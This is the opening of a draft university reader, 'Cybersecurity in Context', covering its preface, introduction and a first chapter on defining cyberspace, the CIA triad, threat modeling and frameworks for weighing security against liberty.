Cybersecurity in Context

Chris Jay Hoofnagle

MANK

PUBLISHER TBD

BOOK-WEBSITE.COM

This book is set in the Legrand Orange Style by Mathias Legrand. Cover image: Evelyn De Morgan's Cassandra before the burning Troy

DRAFT June 17, 2022

Contents

Table of contents image: Constantin Hansen, Odysseus in the cave of Polyphemus (1835)

Preface

Chapter image: John William Waterhouse, Circe Offering the Cup to Ulysses (1891)

We wrote this reader to accompany our course, Cybersecurity in Context, that we teach at the University of California, Berkeley. The course presents cybersecurity as a "wicked" problem, meaning that cybersecurity can only be managed, not solved; and that cybersecurity requires multidisciplinary training in order to understand its contours. This reader attempts to capture cybersecurity's rich complexity; it does so by borrowing—as best as lawyers can—from psychology, economics, computer science, and information theory.

One goal of this reader is to reduce students' workload. We had students reading primary literature in other disciplines, but the overhead was too high. We found that students were distracted by latent disciplinary assumptions.

You might notice major lacunae in our treatment of cybersecurity. Because cybersecurity changes so rapidly, we have attempted to set down the basics here, and in class we visit the controversies of the day. Our purpose is to animate the reasons, purposes, and history of cybersecurity regulation and policy. Including the specific laws and regulations would make this work more tedious and much longer, and stale. It's your job to learn the details when circumstances demand it. But notice that when you do, the laws and regulations often omit the reasons, purposes, and history, making it difficult to interpret requirements. And so making you a better analyst, one that can understand the why of cybersecurity is another reason we teach cybersecurity *in context* rather than cybersecurity law.

A note on evidence and language. Secrecy pervades cybersecurity issues. Where possible, we have used footnotes to point the reader to publicly-available evidence. We tend to emphasize evidence that has external signals of legitimacy, such as when knowledgeable insiders specifically point to publicly-available material. However, much of what we know comes from law practice and discussions with people in the field. We will preface such evidence with "we believe" or similar qualifiers to signal what we have learned from

tradecraft as opposite to the literature and open sources. We also use several terms in this reader that may mean different things to different people. When we use the word "liberal," we mean of the small-l, enlightenment tradition instead of its use as an ideological label. The same is true with conservative.

H When you see text like this, know that this is the unvarnished (probably wrong) commentary of an author.


We have decorated this reader with many images from the *Iliad* and the *Odyssey*. Why? Both works illustrate a dilemma confronted in cybersecurity: our ambivalence towards tricks and tricksters. Thucydides observed, "it is generally the case that men are readier to call rogues clever than simpletons honest, and are as ashamed of being the second as they are proud of being the first." Indeed Homer put the clever and their tricks at the center of the story—Penelope's loom, Circe's potions, Athena's disguise as Mentor, Achilles' disguise at the court of Skyros, Patroclus' donning of Achilles' armor, Helen's perfidies, and Odysseus' many schemes. These are sources of delight as much as they are sources of fear. Emily Wilson, in her recent translation of the *Odyssey*, opens the work by describing Odysseus as "complicated." And so are our feelings about the modern tricks detailed in this reader.

Authors

Chris Jay Hoofnagle is professor of law *in residence* at the University of California, Berkeley and Faculty Director of the Center for Long Term Cybersecurity. Hoofnagle is an adjunct professor in the School of Information and affiliated faculty with the Simons Institute for the Theory of Computing. He is an elected member of the American Law Institute, and author of LAW AND POLICY FOR THE QUANTUM AGE (Cambridge University Press 2022, with Simson Garfinkel) and FEDERAL TRADE COMMISSION PRIVACY LAW AND POLICY (Cambridge University Press 2016). Hoofnagle is of counsel to Gunderson Dettmer Stough Villeneuve Franklin & Hachigian, LLP, and serves on boards for Constella Intelligence and Palantir Technologies.

Acknowledgments

We thank the many students who have participated in our two courses, Cybersecurity in Context, and the Future of Cybersecurity Reading Group.



Introduction

Chapter image: Richard Nicolaüs Roland Holst, Het afscheid van Odysseus en Naussikaä (n.d.)

Why "cybersecurity in context"?

Every one now has a stake in the healthy functioning of communications and control networks, in the devices and services dependent upon networks, and by implication, in all the complicated infrastructure required to keep networks, devices, and services operating. This reader is how *cybersecurity* has come to encompass these interests, how cybersecurity is conceptualized, and how cybersecurity concerns and rules are diffusing through the public and private sectors.

As we have become more affluent and as the economy has become more interconnected, we are interdependent in ways never thought possible. The proper functioning of communications networks, which carry everything from banal social updates to the second-by-second valuations of companies to the intelligence that shapes governments' posture in conflicts, is now a central problem. But it is also an insoluble problem. Cybersecurity is a *wicked problem*.

Cybersecurity is a wicked problem because it cuts across all sectors of society, cybersecurity affects individual people in the private lives as much as massive corporate and governmental systems in their operations, and, today, cybersecurity cannot be readily distinguished from general "security" problems. Cybersecurity problems start with the networked computer, but can end with human cost. As we use digital technologies to manage our most important interests, from our intimate relations to our financial accounts, the digital becomes just as dangerous as the physical world. Humans have had millennia to figure out how to secure physical systems; in practical terms, some are now nearly

perfectly secure.[1] We will need sustained study and work to secure cyber systems. These systems will never be completely secure; the best we can strive for is security for practical purposes.

This reader recognizes the wide reach of "cybersecurity," and places it in context. It is a handbook that cybersecurity professionals——or those studying to be cybersecurity professionals——can use to place their day-to-day specialist work in relation to other areas of study and to understand opportunities and obstacles that might arise from other sectors. The reader will explore the most important elements that shape the playing field on which cybersecurity problems emerge and are managed. It will emphasize how ethical, legal, and economic frameworks enable and constrain security technologies and policies. It will introduce some of the most important macro-elements (such as national security considerations and the interests of nation-states) and micro-elements (such as behavioral economic insights into how people understand and interact with security features). Specific topics include policymaking (on the national, international, and organizational level), business models, legal frameworks (including duties of security, privacy, law enforcement access issues, computer hacking, economic/military espionage, and cyberwar), the development of technical standards, and the roles of users, government, and industry.

This reader does not detail the law of cybersecurity a great deal. Why? Because no one has figured out the precise ingredients that will better manage cybersecurity. Laws and policies will change. This reader and course focuses instead on the underlying principles of cybersecurity and its strategic dimensions.

[1] Bank branches are an example. Layered security, procedures, and technical systems make armed bank robbery nearly impossible to get away with. It took a century of innovations in institutions, in policing, and in precautions to effectively deter bank robbery.

What is Cybersecurity?

1. What is Cybersecurity?

Chapter Image: François Morellon La Cave & Nicolas Vleughels, The Shield of Achilles (18th Century)

THIS chapter discusses key framing questions: what are the contours of cybersecurity? How do different stakeholders understand cybersecurity and how may these conceptions conflict? Are there principled ways to bound cybersecurity? As we surround ourselves with networked technologies, does cybersecurity become a universal form of public regulation?

Cybersecurity cannot be understood without multidisciplinary context. Those who ignore the larger contexts may be analyzing some element in cybersecurity, but they are not seeing the whole. Here is a common example: one might work at a "privacy and security" legal practice that primarily does security breach incident response, but that is one small and relatively recent development in the larger cybersecurity conversation.

Why does this matter? As a lawyer, perhaps you help a corporate board of directors comply with the "business judgement rule" and thus help the organization meet its legal duties. But has that exercise actually protected your client from cybersecurity risk, or just from legal risks? More broadly, a company could be perfectly compliant and yet be vulnerable to international-relations risks. For instance, your client might be targeted by Russia because it is identified as pro-U.S. during a conflict such as the Russian invasion of Ukraine in 2022.

There are other reasons to pursue a multidisciplinary approach. Multidisciplinarity is both important for understanding cybersecurity, but also for understanding other actors in the field. In cybersecurity, experts from different disciplines agree on facts and yet come to different conclusions about implications and policy impact. We will visit examples of disciplinary disagreement throughout this text.

Cybersecurity is an unbounded problem that cannot be cleanly extricated from an array of other social problems and interests. In managing cybersecurity there are few unqualified

good approaches, but rather a series of contests and choices among important values. Cybersecurity will also never be solved definitively; instead concerns about whether we can trust devices, networks, and the information present in them will persist and need to be managed.

Like other wicked problems, cybersecurity is not well structured.[1] The structures we impose on it shape the solution space. That is why we have striven to present the many contexts of cybersecurity in this reader.

Whether one approaches cybersecurity from the lens of the military or from that of an ordinary user will skew the conception of cybersecurity problems, the fit of solutions, and the balance of compromises among important values embedded in communications systems. We think that no single discipline or profession can bring cybersecurity problems to heel.

1.1 What is the Cyber in Cybersecurity?

Cybersecurity is not easily defined. Defining cybersecurity requires a discussion of what *cyberspace* and *security* can mean. Here we explain the complexity and tradeoffs involved in defining cybersecurity's contours.

One might conclude that cybersecurity, like the concepts of justice and even democracy, does not have a precise definition, in part because cybersecurity must change to address an evolving set of technologies and our own perception of what factors endanger our security. As networked communications and its infrastructure becomes ubiquitous, so too does the scope of concerns conceived of as cybersecurity issues. Today we may be primarily concerned about websites and services like online banking. In the future, cybersecurity might be refocused upon devices that manage our bodily health.

Let's start with the unfortunate, dated term *cyberspace*. Cyberspace is a dominant social, economic, and even emotional force in our lives. Cyberspace is an artificial, highly complex, human creation. As such, cyberspace changes with time, and those changes will have political, economic, and social consequences.[2]

Cyberspace is broader than just the internet, but a discussion of the internet is helpful to defining the larger, growing concept of cyberspace.

At the highest level, the internet can be thought of as decisions by people to connect their computers to each other. Instead of a local network or a private network, the internet is a publicly-accessible network of computers. This means that the internet is a mixture of privately-owned computers of communications companies (AT&T, for instance), governments, content companies (from the New York Times to Google), and even homeowners' personal computers. This mixture is not static; it is ever changing as governments, companies, and individuals connect devices to the public internet. If you buy an internet-connected camera today and connect it, you have just embiggened the internet.

[1] For a discussion of the notion of wicked problems, see Ian I. Mitroff (2019). *Technology Run Amok: Crisis Management in the Digital Age*. Palgrave MacMillan and Horst W. J. Rittel and Melvin M. Webber (1973). "Dilemmas in a general theory of planning". In: *Policy Sciences* 4.2, pages 155–169. ISSN: 1573-0891. DOI: 10.1007/bf01405730. URL: https://doi.org/10.1007/BF01405730.

[2] Ronald J. Deibert (2003). "Black Code: Censorship, Surveillance, and the Militarisation of Cyberspace". In: *Millennium* 32.3, pages 501–530. DOI: 10.1177/03058298030320030801. URL: https://journals.sagepub.com/doi/abs/10.1177/03058298030320030801

Table 1.1: Competing definitions of cyberspace sometimes include the user and a concept of how information shapes users' ideas.

U.S. Department of Defense, Dictionary of Military and Associated Terms (2010)	"A global domain within the information environment consisting of the interdependent network of information technology infrastructures and resident data, including the Internet, telecommunications networks, computer systems, and embedded processors and controllers."
Israel Government Resolution 3611, Advancing National Cyberspace Capabilities (2011)	"...the physical and non-physical domain that is created or composed of part or all of the following components: mechanized and. computerized systems, computer and communications networks, programs, computerized information, content conveyed by computer, traffic and supervisory data and those who use such data."
The Ministry of Foreign Affairs of the Russian Federation, Convention on International Information Security (2011 draft)	Russia styles cyberspace as an "information space," defined as "the sphere of activity connected with the formation, creation, conversion, transfer, use, and storage of information and which has an effect on individual and social consciousness, the information infrastructure, and information itself."
National Research Council/National Academies	"the artifacts based on or dependent on computing and communications technology; the information that these artifacts use, store, handle, or process; and how these various elements are connected.

This might sound banal, but extraordinary abilities to communicate and control emerge from these connections. We will revisit these powers as "network effects" later in the text. Under the most limited definition of cybersecurity, different networks, their servers, and connective media (today, fiber optic cables; tomorrow, perhaps satellite carrier signals) are the "cyber" of cyberspace.

> **Question 1.1.1 — Technological Change.** Can you think of an innovation or new service that will fundamentally change how people use the internet? What are its security implications?

The early consumer internet was dominated by companies that provided access to walled-garden style services (we seem to be returning to this today in the form of Facebook/Metaverse and various "apps" that cabin the user). Membership in early service providers CompuServe or Prodigy meant a connection to many thousands of other users, news, and even in-network email, but initially, these services did not connect users to what most think is the internet—the World Wide Web (Web). Instead, users stayed within the offerings provided by the service.

The Web was not implemented until 1991. Even when it emerged, it was considered vulgar and dangerous. The most successful internet service provider, America Online, competed with the Web, providing a walled garden experience it distinguished from the Web. Today, users spend much of their time on the Web, but it is important to know that the Web is just one kind of internet service and it could be eclipsed by other services as devices and our relationships with them change.

Cyber change and implications for cybersecurity

As a human invention, cyberspace is not a static thing. It changes and as a concept has grown. Consider how its changes have enlarged the scope of cybersecurity, and how future changes might alter our sense of what is needed for cybersecurity.

Dialing in

The early internet required users to take action to connect, by dialing in. Nowadays we are connected by default. Attackers have more opportunity to exploit our devices when they are constantly on and connected to the internet.

Connection media

Early internet users connected by phone wire, later by cable TV, fiber optic cable, wireless (LTE and 5G) and satellite. Each change in physical media in turn changes the risk landscape in cybersecurity and incorporates new actors in the cybersecurity mélange. For instance, with the advent of wireless and satellite connections, computer security has to contemplate radio-frequency attacks, solar flares, and even rain outages as interfering with CIA.

Internet of things

Cybersecurity reaches into every aspect of our lives as we connect prosaic devices

to the internet. These devices can be attacked, and in turn, they can be organized into botnets to attack other services.

Body-wide networks

In what Andrea Matwyshyn has termed the "internet of bodies," people will eventually have a network of corporeal devices. Thus far, these devices primarily measure (except for some pacemakers and insulin pumps), but in the future, computer-brain interfaces and other devices will affect the physical function of the body.

Spread of Internet Protocol

Legacy devices—from industrial control systems to satellites, are moving from proprietary software systems to internet protocol (IP). With the transition to IP, it becomes easier to attack these systems because vulnerabilities are more general and more well known than those in obscure, bespoke systems.

In the early days of the consumer internet (the 1990s and early 2000s), users "went online." That is, they took some affirmative step to connect a device to the internet, typically by using the telephone to connect a computer to an internet service provider. Thus decades-old telephone networks, then cable television, fiber optic and then wireless telephone access became key mechanisms to reach the internet, each in turn becoming cybersecurity concerns. As companies develop satellite-based broadband for consumers, that infrastructure too will become a fundamental part of cyberspace.

Nowadays we are constantly connected to the internet, perhaps through several devices, and through different means of connecting.

What is cyberspace exactly? As important as the concept it, there is no international consensus defining the exact contours of cyberspace. Different nations conceive of cyberspace differently, and this can lead to different policy outcomes.

1.1.1 Cyberspace's Places and the Problem of Internet Sovereignty

Whatever cyberspace is, it exists in "places." That is, the constituent parts of the internet are physical devices that exist in physical places. When we use the internet, data originates in a physical place: in a computer that runs in a specific nation state. As data traverse the world, the data are copied at other places.

Some conceive of cyberspace as placeless, as a kind of abstract layer that emerges from the physical components of the internet. In this view, much like consciousness is an emergent property from a large, complex brain, cyberspace is a Gibsonian "collective delusion." In classifying cyberspace as a "nonspace," civil libertarians attempt to remove it from the policing power of states.

Yet, if this nonspace is both dependent upon and travels across the legal jurisdictions of nations, governments obviously can deny, degrade, disrupt, or even destroy it. The *internet sovereignty nations*, such as Russia and China, learned this long ago and have attempted to use the Internet's dependency on geography to police it. Internet sovereignty nations attempt to control the internet by using power over infrastructure to police content. For instance, a nation may favor a domestic competitor or it may even require a foreign competitor to house user data in-nation so that police can get access easily to records.

The internet sovereignty states use language that might be misunderstood by westerners. After all, their claims for policing the internet within their own borders sounds in norms of Westphalian sovereignty. But this sovereignty is a beard for the desire to censor and control.

The internet sovereignty debate leads to a paradox. Cyberspace as a "nonplace" is nonsense from a technological perspective. But from the perspective of political economy, understanding cyberspace as a nonplace, one not subject to Westphalian sovereignty, may be the only way to promote freedom via cyberspace. If any nation can exercise control of the bits that traverse its borders, we could find ourselves with a censornet, with Russia and China filtering political discussion, the US filtering copyrighted content, and other nations blocking pornography and so on. Thus, if we can believe in the collective delusion, we might enjoy more collective freedom. It is as Elliott Smith once observed: a distorted reality is now a necessity to be free.

Now that we have considered the changing thing/non-thing that is cyberspace, we can turn to the "security" of cybersecurity.

1.2 The Traditional View: The CIA Triad

Traditionally, computer security was focused on the confidentiality, integrity, and availability of computers, data, and networks. This is known as the Confidentiality-Integrity-Availability (CIA) triad.

Confidentiality could be thought of narrowly as secrecy or more broadly as the set of rules surrounding who is authorized to access information. In either conception, security contains privacy concepts surrounding selective disclosure of information.

Confidentiality's different interpretations makes it an ambiguous term. To lawyers, confidentiality is a legally-protected interest that imposes duties and that can be enforced with penalties. For instance, a doctor who improperly discloses patient information can be fined.

But to computer scientists, confidentiality can mean something very narrow: whether information is secret or not.

> **Question 1.2.1 — Injuries from confidentiality.** What injury does a person suffer when an unauthorized person obtains confidential information? What if the attacker obtains the data, but does not realize it, or never reads or looks at it? How about this: what if a hacker obtains confidential information, and then posts it somewhere online for other hackers to see. Have those other hackers who look at the stolen information wronged the victim?

Integrity refers to quality of data; integrity can be conceived of narrowly as data free from corruption. Broader conceptions of integrity also bring in privacy and data protection interests. From a privacy lens, the word "integrity" includes concepts such as whether data are accurate, up-to-date, and relevant for some use.

> **Question 1.2.2 — Injuries from integrity.** What injury does a person suffer when an unauthorized person changes data? Is this worse than confidentiality attacks?

Finally, availability is concerned with whether computers or services can be accessed

Table 1.2: Cybersecurities
With the triad in place, we can discuss attacks as affecting just one or more of the three interests in data and services. Modern cybersecurity is increasingly concerned with computing as a tool of power.

Confidentiality	A hacker might obtain access to information meant to be secret to a small group of people.
Integrity	A malicious program might subtly change values in spreadsheets or other documents, resulting in difficult to detect business failures or even mistargeting of a missile.
Availability	A denial of service attack attempts to block legitimate users from accessing a website or other service.
Extortion through computing	As a variant of a confidentiality concern, an attacker uses data perhaps stolen from a personal device to extort another person. Even lawful, socially acceptable private information could be used to extort. Imagine, for instance, an attacker who captures a couple's self-filmed video of a sex act—there's nothing illegal or unexpected about a couple having intercourse, but few of us would like strangers having a video of it.
Media influence	As a variant of an integrity attack, smart actors inject false information or outright lies in order to magnify certain opinions or notions about the world. They may also pay others to do the same as "influencers."
Corporate control	Confidentiality concerns arise from foreign ownership of certain kinds of internet infrastructure, such as Huawei's 5G networking equipment or even foreign ownership of a data intensive company that might reveal citizens' private activity, like sex-opportunity-finding application Grindr.

by users.

Question 1.2.3 — Injuries from availability. What can go wrong when a computing service is not available to users?

Threat modeling is an important step in considering security risks. In threat modeling, at the highest level, one considers likely adversaries, their motivations, their capacities, and one's own vulnerabilities.

It is important to know that the inventors of the internet were entangled to various degrees with the intelligence community (IC). In his discussion of designing a next-generation internet, David Clark recounted how early internet designers relied upon contacts within the intelligence community for internet threat modeling.[3] According to Clark, two salient principles emerged: endpoints should be the focus of security (because

[3]David D. Clark (2018). *Designing an Internet*. MIT

it was hopeless to provide security for the voluminous infrastructure between endpoints), and that endpoint security had to resist nation-state-level determination and ingenuity.

The IC threat model has had a profound effect on today's internet. The result of these emphases is that there is little trust for confidentiality and integrity "in the network." That is, the various routers and networked devices that relay our communications could be owned and operated by anyone.

To address this trust gap, even ordinary users protect data with encryption at endpoints (for instance, when their internet browser encrypts a session between their home computer and their bank), and then send this information over the untrusted public internet.

But this encryption was not as available in the past. And so practically speaking, most users sent information over the internet without encryption. Thus allowing even the most unsophisticated surveilors to peek at it. From the IC's perspective, the model nevertheless made sense. The IC was concerned with high resource nation state attackers and defenders sophisticated enough to use encryption.

Definition 1.2.1 — Threat Modeling. Longtime Microsoft engineer Adam Shostack has defined the state-of-the-science in *threat modeling*, which can be simply summarized as a process where engineers imagine "what could go wrong" with a system. In computer security, Shostack's STRIDE framework is often used. STRIDE stands for Spoofing, Tampering, Repudiation, Information disclosure, Denial of service, and Elevation of privilege.[a]

[a] Adam Shostack (2014). *Threat modeling: Designing for security*. John Wiley & Sons

How well has the intelligence community's threat model aged?

The intelligence community threat model only roughly fits consumer and business internet user needs. Most users do not have the resources or the level of commitment to take proper precautions, such as encrypting individual emails or dutifully using a VPN, and thus operators of the public internet can surveil both the traffic data and sometimes the content of users' activities. It is not even clear whether the IC threat model serves the IC—now we know that mere traffic metadata can both be identifiable and reveal content of user activities. Much can be inferred from the IP addresses users visit, the ports used, and the size of the content transferred from a service. For instance, assume that metadata reveals that a user visited a medical website on port 80, downloading a webpage of exactly 856.4 kb. One could then download every webpage on that medical website searching for the matching 856.4 kb-sized page. Turning to identification, the advertising technology industry has made many tools to link individuals to the IP addresses of their homes, and even to match them when they switch devices.

Ordinary business and consumers also have different, less-resourced, relatively-unsophisticated, and nearby adversaries. For instance, for most people, daily confidentiality threats come from close contacts, such as the lover or the employer. These adversaries could be deterred with the weakest forms of encryption, perhaps even rotate-1.

1.2.1 Computer Security Versus Cybersecurity

Philosopher Helen Nissenbaum sets nicely sets forth one of the definitional challenges in cybersecurity. Her article, an elegant and classic piece, explains that the purpose of cybersecurity is ambiguous.[4] The two meanings of cybersecurity can be separated into a technical field that is distinct from a broader, collective interest in security.

At the core of Nissenbaum's article is a long-running debate in a field known as *security studies*. This theory will be revisited later in this work, but for now it is sufficient to say that people disagree about what the object of security should be—that is, what ought to be "secured"? Traditionally, security was focused on the collective in the form of nation states. But security policies could just as well be focused on sub-nation communities, on common goods such as the environment, or on the well-being of the individual.

In Nissenbaum's framing, *technical computer security* is concerned with the goals of defending computers and users from attacks. The computer is the object of security. On the other hand, *cybersecurity* has a more collective focus. Cybersecurity encompasses not just computer intrusion, but also concerns such as anti-social and pernicious uses of computers. Threats to critical infrastructures and the network itself get top billing.

The collective interpretation is concerning for two reasons: First, security is a privileged policy interest. When actors credibly invoke "security" in policy debates, competing interests often must yield. Not only that, we entrust the management of security issues to executives and centralized powers rather than courts and the Congress. Thus, security claims are powerful ones that override competing interests, often in situations with great deference, with little transparency, and as a result, with uninformed discussion and debate. Nissenbaum thus highlights how cybersecurity could erode liberal governance.

Second, collective concerns imply the existence of collective cybersecurity interests. However, articulating collective interests is fraught—the process naturally raises the question, "security for whom?" We may disagree about whose interests most need security, what the collective interests are, and whether these actors and interests are important enough to be imbued with the power of a security interest.

We can all agree there is a moral duty to protect people from harm. But as cybersecurity is invoked to secure interests untethered from the protection of individuals, its moral justification frays. Cybersecurity, as our exercise at the end of the chapter will show, may be invoked to promote economic protectionism, to protect intellectual property, or even to promote notions of national "harmony."

> **Question 1.2.4 — On Nissenbaum.** Why do these distinctions matter? What would be the difference between a Federal Computer Security Agency and a Federal Cybersecurity Agency?

Nissenbaum helps us see how cybersecurity comes with certain political presumptions and forms. But others critique cybersecurity more directly in pointing out that some claims of security are merely risk shifting. Security priorities themselves may conflict. As Clark observes, "security is not a single-dimensional objective where more is better but rather a balance among objectives of actors that may not have aligned interests."[5]

[4] Helen Nissenbaum (2005). "Where computer security meets national security". In: *Ethics and Information Technology* 7, pages 61–73

[5] Clark, *Designing an Internet*

One common justification for security measures—we hope that you will see this justification as too shallow—is the need to "balance" interests in security with civil liberties and privacy. This rarely is a balance in the sense of a weighing of values, but rather an imbalance where security receives priority over all competing values. Critical to understanding the shallowness of the reasoning is the divide between technical and social security. There are indeed times when, as a technical or physical matter, we must abrogate some privacy or some freedom. But in many cases, a social claim of security is lurking behind technical/physical claims. There are also privacy and civil liberties mitigations that can make a required invasion less consequential to the person.

Mireille Hildebrandt provides a more rigorous framework for evaluating security claims, which she argues should be presented as tradeoffs that include balancing elements: "freedom infringement impact assessments."[6] Taking security tradeoffs seriously requires a modified cost-benefit analysis, one that likely will slow down the debate and more fully elucidate the values at stake.

In Hildebrandt's framework, a security interest must be precisely articulated (e.g. a terrorist might smuggle a bomb onto a plane). Once articulated, measures used to satisfy the interest must be explicit in fit (modern airport security "puffers" can smell bomb ingredients—and illegal drugs), but also be shown to be effective. Hildebrandt invokes Jeremy Waldon to emphasize the point that many security measures are imposed without any real empirical examination of their efficacy, and indeed, such testing is difficult to even do.

There is an important limit to the Hildebrand-Waldron critique: even identifying security interests can be difficult. Consider that on September 11, 2001, our collective model for airplane attacks was financially-motivated hijacking rather than their use as missiles. We have to have a clear understanding of threats to react proportionately and with sufficient scope.

Hildebrandt, pointing to European tradition, argues that in order to have a real balancing, security incursions must be offset with legal accountability. Later in this reader, we expand on one possible framework imposed by the European Convention of Human Rights (ECHR).

From a business perspective, security is just one more risk that enterprises have to deal with. Security is not some sacred value. Security can be put at risk in the interest of business operations and moneymaking. Businesses deal with risk in several different ways, including by accepting it (making the risk a potential operating expense), by mitigating it (lessening the downside of the risk), or by eliminating the risk (perhaps by solving the security problem or even avoiding some operations altogether).

Author Hoofnagle has explained elsewhere "security" often falls into a fourth category: transferring the risk without mitigating or eliminating it. He argues that the performances used to secure credit card transactions, such as collecting a signature at the register, are in fact a liability-shifting regime. If the dramaturgy is successful, a credit-card accepting merchant can shift the risk of a transaction to another party (here, the credit card issuer). But signature or not, the procedure does little to prevent fraud. The signing ceremony is what Bruce Schneier calls "security theater," a procedure that hassles people but in reality

[6] Mireille Hildebrandt (2013a). "Balance or Trade-off? Online Security Technologies and Fundamental Rights". In: *Philosophy and Technology* 26.4, pages 357–379

Table 1.3: How might we replace security "balancing" with a consideration of trade-offs? Mireille Hildebrandt offers some guidance. This table synthesizes arguments from Hildebrandt, Jeremy Waldron, and Bruce Schneier.

What is the security interest at stake?	Confidentiality, integrity, availability, or is the security interest something outside the traditional CIA triad, such as Facebook/Meta's conception of "authenticity?"
How does the measure claim to promote security?	Might the security measure be ill-fitting, overbroad such that it empowers the state disproportionally, or an example of Bruce Schneier's concept of "security theater"—acting out a security protocol without actually securing anything?
Does the measure in fact promote security?	Evidence of efficacy is often missing from security measures.
Are people being asked to trade a good, an interest, or a right to accommodate security?	We may weigh these things differently, including when they are private or public (collective) goods, interests, and rights.
What are the costs of the measure?	Costs might include time, inconvenience, and infringements to fundamental rights.
How are the costs distributed?	Sometimes security simply shifts risk from one party to another, or imposes a cost on a certain subpopulation (for instance, racial profiling)
What is the incentive structure?	Those implementing the measure might have incentive to be too risk adverse.
Does the measure enable opportunism or guile?	Facebook asked users to provide wireless phone numbers for security authentication purposes but then used the numbers for advertising purposes.
What legal safeguards address costs, opportunism, and guile?	Immutable audit logs along with oversight, sunsetting security powers, and many other approaches might curb abuse and policy drift.
Political context	Is there real accountability for rule-breaking, or are formal legal rules a mask for autocracy?

is just a kabuki.[7]

To use a more provocative example, consider the people who openly carry guns in public spaces in light of the framework above. Open carry advocates imagine that they are contributing to security in public spaces; that they in moments could react to dangerous threats faster than the police can arrive. In the best light, they are contributing to the public good of security for all of us. In an ideal situation, this could be true. However, stepping through the logic and realities of this security claim reveals a more contingent and costly security tradeoff.

The logic of the open carry advocate is that they can stop a violent conflict. But the logic overlooks basic assumptions about crime. The carry advocate assumes that the attacker wants to hurt a victim. Some criminals indeed wish to, but in most cases, criminals just want money, and the threat of violence is a means to an end rather than an end in itself. A compliant victim is likely to lose money but not be battered.

Open carry advocates imagine a successful intervention, but can their approach actually deliver? Even trained police officers have difficulty hitting a target with a handgun. As we write this, a trained rapid-respond LAPD officer shot a suspect with an assault rifle, but he also hit an innocent bystander who was hiding behind a door, killing her. Turning to open carry advocates, there is no requirement for any training at all. How likely is the open carry advocate to have training matching a police officer's?

What are the costs imposed by open carry? Many of these are now familiar to any newspaper reader: the gun owner could play with the weapon, fire it accidentally, get drunk and brandish it, become angry with others and use the weapon in a fit of rage, lose the weapon, have his child find it, or have it stolen. Just the presence of a weapon changes the nature of conflict, perhaps driving an outcome toward a shooting that need not take place.[8]

Others might be intimidated by the presence of an armed but likely untrained person at the family restaurant. These other people may leave the restaurant or feel that they have to be armed themselves in order to have symmetry in risk balance.

Another unfortunate consequence of a heavily-armed citizenry is the need for at least some police to be similarly armed.

Finally, what opportunities for guile arise? Witness the practice of gun owners "standing their ground" in situations where the gun owner arguably contributed to a conflict.

All of these considerations are examples of how one's subjective claim of security (I need to be armed) may be an ineffective intervention and that it imposes risks and costs on others.

1.2.2 Building on the CIA Triad

As cybersecurity challenges has intensified, policymakers have identified several other attributes to add to the CIA model. Some add *attribution* to the model, meaning the ability to determine prove responsibility for some online behavior.

The President Obama administration emphasized *resilience* as a cybersecurity attribute. Resilience carries with it several abilities: the ability to recognize that a system has failed,

[7] Bruce Schneier (2003). *Beyond fear : thinking sensibly about security in an uncertain world*. eng. New York: Copernicus Books. ISBN: 0387026207. For what it is worth, security theater can fool unsophisticated attackers or make them nervous and thus more likely to be intercepted by other layers of security.

[8] George Orwell (1950). *Shooting an elephant, and other essays*. eng. [First American edition]. Harcourt, Brace

